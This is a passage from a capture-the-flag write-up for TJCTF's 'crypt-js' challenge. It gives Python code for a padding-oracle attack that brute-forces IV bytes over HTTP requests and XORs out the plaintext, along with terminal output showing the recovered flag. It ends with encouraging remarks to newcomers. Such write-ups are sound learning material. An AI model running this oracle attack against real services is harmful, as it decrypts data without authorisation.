22         result = requests.get(z)
23         if(str(result) == '<Response [200]>'):
24             numstr = i + j
25             num = int(numstr, 16)
26             break
27         if(str(result) == '<Response [200]>'):
28             break
```

```

30 c = num
31 i1 = num ^ 0x01
32 p1 = int(tmpiv[30:32], 16) ^ i1
33 print(chr(p1))
34
35 cc = 0x02 ^ i1
36 for i in hexx:
37     for j in hexx:
38         z = prefix + tmpiv[0:28] + i + j + hn(cc) + tmpx1
39         # print(z)
40         result = requests.get(z)
41         if(str(result) == '<Response [200]>'):
42             numstr = i + j
43             num = int(numstr, 16)
44             break
45         if(str(result) == '<Response [200]>'):
46             break
47
48 cc = num
49 i2 = num ^ 0x02
50 p2 = int(tmpiv[28:30], 16) ^ i2
51 print(chr(p2))

```

Because the iteration in this situation is complex for me, I repeated the whole 16 attacks in code.(Maybe I need to programm more...)

'test.py' is used to generate a string (iv + cipherkey-of-flag):

```

brant-ruan@brant-ruan:~/Documents/tjctf/crypt-js$ ./test.py
iv: 95fa3bfc446c3cc1054a7f65ab04525e
x1: 5a9c6d23ad24ca5cca210281809471b9
x2: f04707d26f55f6986dbfe2fed2850b28
x3: 1cebcfd1b3ccfc3fb4c6c0ae370c8d

```

'new.py' is used to do attack:

- First block of cipher:

```

brant-ruan@brant-ruan:~/Documents/tjctf/crypt-js$ ./new.py
F T C : s i g a l f e h T

```

- Second block:

```

_ 3 H t _ Y h g U A c _ u 0 Y {

```

- Third block:

```

} ! g a l f

```

```

#####**#####**#####**#####**#####
#####**#####*#####*#####*#####*#####
#####**#####*#####*#####*#####*#####

```

0xff What's neXt ?

Know Yourself.

Why I write in English?

I want to practice my writing in English. And I also want to remind newbies of CS that English is very very important in this field.

I want to write a writeup which can be understood easily by newbies  
(I know I am also newbie)

Foundation is very very important. Be patient.

So with dream, effort, future and your heart, go ahead.  
Your dream will come true.

P.S.

Game      Date: 2016-05-14 ~ 2016-05-20

Writeup    Date: 2016-05-21 ~ 2016-05-22

Writeup Author: brant-ruan